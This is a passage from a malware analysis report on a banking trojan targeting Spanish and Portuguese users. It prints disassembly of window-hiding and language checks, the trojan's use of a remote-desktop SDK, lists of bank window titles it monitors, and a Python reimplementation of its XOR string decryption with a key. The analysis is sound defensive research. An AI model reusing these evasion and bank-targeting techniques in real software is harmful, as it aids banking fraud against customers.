
solodriver.exe
- IMAGE_DOS_HEADER
- IMAGE_DEBUG_TYPE_
- MS-DOS Stub Program
- IMAGE_NT_HEADERS
  - Signature
  - IMAGE_FILE_HEADER
  - IMAGE_OPTIONAL_HEADER
- IMAGE_SECTION_HEADER .text
- IMAGE_SECTION_HEADER .rdata

pFile	Data	Description	Value
00000124	014C	Machine	IMAGE_FILE_MACHINE_I386
00000126	0005	Number of Sections	
00000128	612CF277	Time Date Stamp	2021/08/30 lun 15:00:07 UTC
0000012C	00000000	Pointer to Symbol Table	
00000130	00000000	Number of Symbols	
00000134	00E0	Size of Optional Header	
00000136	0122	Characteristics	
		0002	IMAGE_FILE_EXECUTABLE_IMAG
		0020	IMAGE_FILE_LARGE_ADDRESS

Figure 11: Applications in the Trojan's execution directory

The dynamic library *dbghelp.dll* is a sizeable (255M) library, which makes it difficult to analyse it with certain applications, as often those are limited to smaller binaries, as is the case with many online malware analysis platforms.

Opening the file with a resource editor reveals why it is so large: it contains 2 ISO-type similar images.



Resource Hacker - dbghelp.dll

ISO : MBJDJDBHWDX : 1046

- ISO
  - MBJDJDBHWDX : 1046
  - ZCCFMYWMGGO : 1046
- Cursor
- Bitmap
- Icon
- Dialog
- String Table
- RCData
- Cursor Group
- Icon Group
- Manifest

133.585.786 Size: 7998 × 5567; bpp:24; hdr:v1; type:RGB

Roaming ▸ nowview ▸ dbghelp ▸ .rsrc ▸ 1046 ▸ ISO

Nombre	Fecha de modifica...	Tipo	Tamaño
MBJDJDBHWDX	28/01/2022 10:22	Archivo	130.455 KB
ZCCFMYWMGGO	28/01/2022 10:22	Archivo	119.822 KB

Resource Hacker - dbghelp.dll

ISO : ZCCFMYWMGGO : 1046

- ISO
  - MBJDJDBHWDX : 1046
  - ZCCFMYWMGGO : 1046
- Cursor
- Bitmap
- Icon
- Dialog
- String Table
- RCData
- Cursor Group
- Icon Group
- Manifest

122.696.886 Size: 8031 × 5092; bpp:24; hdr:v1; type:RGB


Roaming ▸ nowview ▸ dbghelp ▸ .rsrc ▸ 1046 ▸ ISO

Nombre	Fecha de modifica...	Tipo	Tamaño
MBJDJDBHWDX	28/01/2022 10:22	Archivo	130.455 KB
ZCCFMYWMGGO	28/01/2022 10:22	Archivo	119.822 KB

Figure 12: ISO images inside that make the file larger than usual


The first, *MBJDJDBHWDX.bmp*, takes 128 MB while the second, *ZCCFMYWMGGO.bmp*, weighs 118 MB.

As the campaign is aimed at users in Spain and Portugal, it seeks to ensure that the language configuration is country-specific.



```
CODE:00DAD8FD                 mov     eax, [ebp+var_488]
CODE:00DAD903                 mov     edx, offset _str_Portugu_s__Port.Text ; Português (Portugal)
CODE:00DAD908                 call    @System@@LStrCmp$qqrv ; System::__linkproc__ LStrCmp(void)
CODE:00DAD90D                 jnz     loc_DADAFB
```


Figure 13: Comparing the main language with the Portuguese language



```
 00DAAFC7>      jmp       00DADAFF
>00DAAFCC       mov       eax,[0DD0BC0];gvar_00DD0BC0:TRtcHttpPortalClient
 00DAAFD1       mov       edx,dword ptr [eax]
 00DAAFD3       call      dword ptr [edx+30]
 00DAAFD6       cmp       al,1
 00DAAFD8>      jne       00DAAFE7
 00DAAFDA       xor       eax,eax
 00DAAFDC       pop       edx
 00DAAFDD       pop       ecx
 00DAAFDE       pop       ecx
 00DAAFDF       mov       dword ptr fs:[eax],edx
 00DAAFE2>      jmp       00DADAFF
>00DAAFE7       lea       eax,[ebp-18]
 00DAAFEA       call      00DA2FE8
 00DAAFEF       mov       eax,dword ptr [ebp-18]
 00DAAFF2       mov       edx,0DADB88;'Español (España, internacional)'
 00DAAFF7       call      @LStrCmp
 00DAAFFC>      jne       00DAB209
 00DAB002       lea       edx,[ebp-24]
```

Figure 14: Comparing the main language with the Spanish language

Figure 15 makes use of the RTC Portal component. This component is specially designed for remote desktop control, file sharing and chat applications. As its own website states, RealThinClient SDK is a flexible and modular framework for building reliable and scalable cross-platform Applications with Delphi, designed for the Web by utilizing HTTP/S with full IPv4 & IPv6 support and built-in multi-threading, extensively stress-tested to ensure the highest stability. By using non-blocking event-driven communication with built-in thread-pooling, applications built with the RealThinClient SDK can handle thousands of active connections by using a limited number of threads in a real multi-threaded environment, on all supported platforms.”




```
TRtcObject #005885FC Sz=4
TRtcHttpValues #0058A1BC Sz=24
TRtcHttpHeader #0058A24C Sz=C
TStringObject #005AD260 Sz=8
TStringArray #005AD2F0 Sz=8
TUploadFileObject #005AD35C Sz=10
tBinList #005BA874 Sz=4C
tXObjList #005BB44C Sz=1C
TRtcBaseMessage #005BB8A8 Sz=4
TRtcThreadCallback #005BB960 Sz=4
TRtcThread #005BB9FC Sz=18
TRtcTimer #005BD2C8 Sz=24
TRtcConnectionProvider #005BE38C Sz=A0
TRtcFunctionList #005C33BC Sz=8
TRtcCommandInfo #005C341C Sz=10
TRtcClientRequestInfo #005C47F8 Sz=8
TRtcDataClientLinkList #005C4A04 Sz=8
TRtcInteractiveResult #005CBD5C Sz=10
TRtcClientModuleData #005CBF3C Sz=14
TRtcPModuleList #005D13DC Sz=8
TUpdateRegionBase #00CBE990 Sz=4
TVideoDriver #00CBE9F8 Sz=6C
TRtcScreenEncoder #00CC3CC4 Sz=BC
TRtcScreenCapture #00CC3D4C Sz=D8
tBinTree #00CCDCF8 Sz=50
TRtcHWNDPoolUnit #00CCF808 Sz=4
TRtcSocketBase #00CCFDC0 Sz=78
TRtcSockBaseUnit #00CD0320 Sz=4
TRtcSocket #00CD2444 Sz=158
TBaseSockMessage #00CD705C Sz=8
TMySockBaseSyn #00CD8F9C Sz=4
TMySocketCliProvUnit #00CDCFA4 Sz=4
TMyWinHTTP #00CE2E98 Sz=4
TMyWinInet #00CE7004 Sz=4
```

Intercambio de información vía HTTP
Captura de escritorio remoto
Intercambio de información vía Sockets

Figure 15: Examples of use of the RTC Portal component

When the application is started, a series of timers are created. Those timers will periodically check what is going on in the computer, as well as hide the application used to load the dll.



```
CODE:00DB367C
CODE:00DB367C Oculta_lanzador_solodriver_exe proc near
CODE:00DB367C                                         ; CODE XREF: _TALONH1_TimerHideHandleTimer↓p
CODE:00DB367C                 push    ebx
CODE:00DB367D                 push    offset aVisualStudioUl ; "Visual Studio Ultimate"
CODE:00DB3682                 push    offset a32770_1 ; "#32770"
CODE:00DB3687                 call    FindWindowA
CODE:00DB368C                 test    eax, eax
CODE:00DB368E                 jz      short loc_DB3698
CODE:00DB3690                 push    0               ; SW_HIDE
CODE:00DB3692                 push    eax             ; hWnd
CODE:00DB3693                 call    ShowWindow
CODE:00DB3698
CODE:00DB3698 loc_DB3698:                             ; CODE XREF: Oculta_lanzador_solodriver_exe+12↑j
CODE:00DB3698                 mov     eax, ebx
CODE:00DB369A                 pop     ebx
CODE:00DB369B                 retn
CODE:00DB369B Oculta_lanzador_solodriver_exe endp
CODE:00DB369B
CODE:00DB369B ; ---------------------------------------------------------------------------
CODE:00DB369C ; const CHAR aVisualStudioUl[]
CODE:00DB369C aVisualStudioUl db 'Visual Studio Ultimate',0
CODE:00DB369C                                         ; DATA XREF: Oculta_lanzador_solodriver_exe+1↑o
CODE:00DB36B3                 align 4
CODE:00DB36B4 ; const CHAR a32770_1[]
CODE:00DB36B4 a32770_1        db '#32770',0           ; DATA XREF: Oculta_lanzador_solodriver_exe+6↑o
CODE:00DB36BB                 align 4
CODE:00DB36BC
CODE:00DB36BC ; =============== S U B R O U T I N E =======================================
CODE:00DB36BC
CODE:00DB36BC
CODE:00DB36BC _TALONH1_TimerHideHandleTimer proc near ; DATA XREF: CODE:00DA2E35↑o
CODE:00DB36BC                                         ; TTimer_Create+1C4↑o
CODE:00DB36BC                 call    Oculta_lanzador_solodriver_exe
CODE:00DB36C1                 retn
CODE:00DB36C1 _TALONH1_TimerHideHandleTimer endp
```


```
BOOL ShowWindow(
  [in] HWND hWnd,
  [in] int  nCmdShow
);
```

SW_HIDE
0

Hides the window and activates another window.

Figure 16: Finding the solodriver.exe window in order to hide it

First , it uses *FindWindowA* API to search for the window with the title "Visual Studio Ultimate" and if found, use its handle to hide it with *ShowWindow*.




```
EIP → ● 7501FFE6   8BFF           mov edi,edi                          FindWindowA
      ● 7501FFE8   55             push ebp
      ● 7501FFE9   8BEC           mov ebp,esp
      ● 7501FFEB   33C0           xor eax,eax
      ● 7501FFED   50             push eax
      ● 7501FFEE   FF75 0C        push dword ptr ss:[ebp+C]
      ● 7501FFF1   FF75 08        push dword ptr ss:[ebp+8]
      ● 7501FFF4   50             push eax
      ● 7501FFF5   50             push eax
      ● 7501FFF6   E8 2CFFFFFF    call user32.7501FF27
      ● 7501FFFB   5D             pop ebp
      ● 7501FFFC   C2 0800        ret 8
      ● 7501FFFF   8B55 18        mov edx,dword ptr ss:[ebp+18]
      ● 75020002   8955 D0        mov dword ptr ss:[ebp-30],edx
      ● 75020005   8B55 14        mov edx,dword ptr ss:[ebp+14]
      ● 75020008   51             push ecx
      ● 75020009   4A             dec edx
      ● 7502000A   52             push edx
      ● 7502000B   8D55 D0        lea edx,dword ptr ss:[ebp-30]
      ● 7502000E   52             push edx

edi=0

.text:7501FFE6 user32.dll:$1FFE6 #103E6 <FindWindowA>
```

```
Ocultar FPU

EAX   0041588C
EBX   004222F4
ECX   00150F8C
EDX   004222F4
EBP   12D3F758
ESP   12D3F71C
ESI   009B9FF0     dbghelp.009B9FF0
EDI   00000000

EIP   7501FFE6     <user32.FindWindowA>

EFLAGS   00000304
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000000 (ERROR_SUCCESS)
```

```
Por defecto (stdcall)
1: [esp+4] 013336B4 "#32770"
2: [esp+8] 0133369C "Visual Studio Ultimate"
3: [esp+C] 004222F4
4: [esp+10] 013336C1 dbghelp.013336C1
5: [esp+14] 009BA002 dbghelp.009BA002
```


Figure 17: Looking for the window to hide it

Another periodic process is to check that banks are accessed, looking for a series of strings in the active windows.



```
GetWindowTextA = &"Microsoft Network Monitor"
GetWindowTextA = &"Santander"
GetWindowTextA = &"Netbanco Particulares"
GetWindowTextA = &"Home Banking"
GetWindowTextA = &"Banco Mediolanum"
GetWindowTextA = &"Openbank"
GetWindowTextA = &"BBVA"
GetWindowTextA = &"CaixaBank"
GetWindowTextA = &"Banca Digital"
GetWindowTextA = &"Caja Rural"
GetWindowTextA = &"Empresas | BANKINTER"
GetWindowTextA = &"Bankia.es"
GetWindowTextA = &"Bankia"
GetWindowTextA = &"BANKlA"
GetWindowTextA = &"ING | Banco online"
GetWindowTextA = &"Liberbank"
GetWindowTextA = &"Unicaja"
GetWindowTextA = &"Hazte cliente -"
GetWindowTextA = &"Ibercaja"
GetWindowTextA = &"CAIXAGUISSONA online"
GetWindowTextA = &"Cajasur Particulares"
GetWindowTextA = &"Cajasur Empresas"
GetWindowTextA = &"Cajasur Banca Personal"
GetWindowTextA = &"CajaSur - Home"
GetWindowTextA = &"EVO Banco"
GetWindowTextA = ???
GetWindowTextA = ???
GetWindowTextA = "\fZB"
GetWindowTextA = &"Banca Personal | Global Bank"
GetWindowTextA = &"Multibank"
GetWindowTextA = &"ActivoBank"
GetWindowTextA = &"Banco BPI"
GetWindowTextA = ???
GetWindowTextA = &"Banco Montepio"
GetWindowTextA = &"novobanco"
```


Figure 18: Searched windows linked to Spanish banks



```
GetWindowsTextA = &"Microsoft Network Monitor"
GetWindowsTextA = &"Banco do Brasil"
GetWindowsTextA = &"Banco bradesco"
GetWindowsTextA = &"Banco Bradesco"
GetWindowsTextA = &"CAIXA -"
GetWindowsTextA = &"Santander"
GetWindowsTextA = &"Internet Banrisul"
GetWindowsTextA = &"Banco Safra"
GetWindowsTextA = ???
GetWindowsTextA = &"Mercado Pago |"
GetWindowsTextA = &"Internet Banking BNB"
GetWindowsTextA = &"Banco Original"
GetWindowsTextA = &"UNICRED"
GetWindowsTextA = &"agibank.com.br"
GetWindowsTextA = &"Internet Banking Banco Inter"
GetWindowsTextA = ???
GetWindowsTextA = ???
GetWindowsTextA = ???
GetWindowsTextA = &"Banese"
GetWindowsTextA = &"Banestes"
GetWindowsTextA = ???
GetWindowsTextA = &"Portal Daycoval"
```

Figure 19: Searched windows linked to Portuguese banks

Not all strings are directly accessible in the binary, but when needed, they are decrypted following an XOR-based algorithm. This takes into account the encrypted string with a key. The method consists on running through the string and performing character-by-character operations taking into account its current position and the previous position in between.




D6 , D

xor D6, D = 92
92 - 24 (24 es la posicion anterior)
= 6E -> n


Siguiente letra a añadir a la cadena

Figure 20: Decryption of chain in order to be used




```
import binascii

def decode_hex_string(data_enc,key):
        data_dec = str()
        data_enc = binascii.unhexlify(data_enc)
        prev = (data_enc[0])

        for i,c in enumerate(data_enc[1:]):
                x = c ^ ord(key[i % len(key)])
                if x < (prev):
                        x = x + 255 - prev
                else:
                        x -= prev
                if x > 255:
                        x = x - 255
                prev = (c)
                data_dec += chr(x)

        return data_dec
```

Figure 21: String decryption algorithm



```
data="2330A427AE24D675985D"
key="F5454DNBVXCCEFD3EFMNBVDCMNXCEVXD3CMBKJHGFM"
```

Figure 22: String to be decrypted and the key it uses




```
00DA41E7        call    004AF3B8
00DA41EC        push    dword ptr [ebp-150]
00DA41F2        push    0DA5458;'BLOQUERACESSOCAIXA_LM'
00DA41F7        push    0DA5398;'.ini'
00DA41FC        lea     eax,[ebp-140]
00DA4202        mov     edx,5
00DA4207        call    @LStrCatN
00DA420C        mov     eax,dword ptr [ebp-140]
00DA4212        call    FileExists
00DA4217        test    al,al
00DA4219>       je      00DA4241
00DA421B        mov     eax,0DA5478;'CaixaBank'
00DA4220        call    004AEB14
00DA4225        test    eax,eax
00DA4227>       je      00DA422E
00DA4229        call    00DA3120
>00DA422E       mov     eax,0DA548C;'Banca Digital'
00DA4233        call    004AEB14
00DA4238        test    eax,eax
00DA423A>       je      00DA4241
00DA423C        call    00DA3120
>00DA4241       lea     edx,[ebp-160]
00DA4247        mov     eax,dword ptr [ebx]
00DA4249        call    TApplication.GetExeName
00DA424E        mov     eax,dword ptr [ebp-160]
```

```
0DA53D8 <AnsiString> 'Bankia.es'
0DA53EC <AnsiString> 'Bankia'
0DA53FC <AnsiString> 'BANKIA'
0DA540C <AnsiString> 'BLOQUERACESSOSTESPANHA'
0DA542C <AnsiString> 'Santander'
0DA5440 <AnsiString> 'Home Banking'
0DA5458 <AnsiString> 'BLOQUERACESSOCAIXA_LM'
0DA5478 <AnsiString> 'CaixaBank'
0DA548C <AnsiString> 'Banca Digital'
0DA54A4 <AnsiString> 'BLOQUERACESSOBANKINTER'
0DA54C4 <AnsiString> '.'
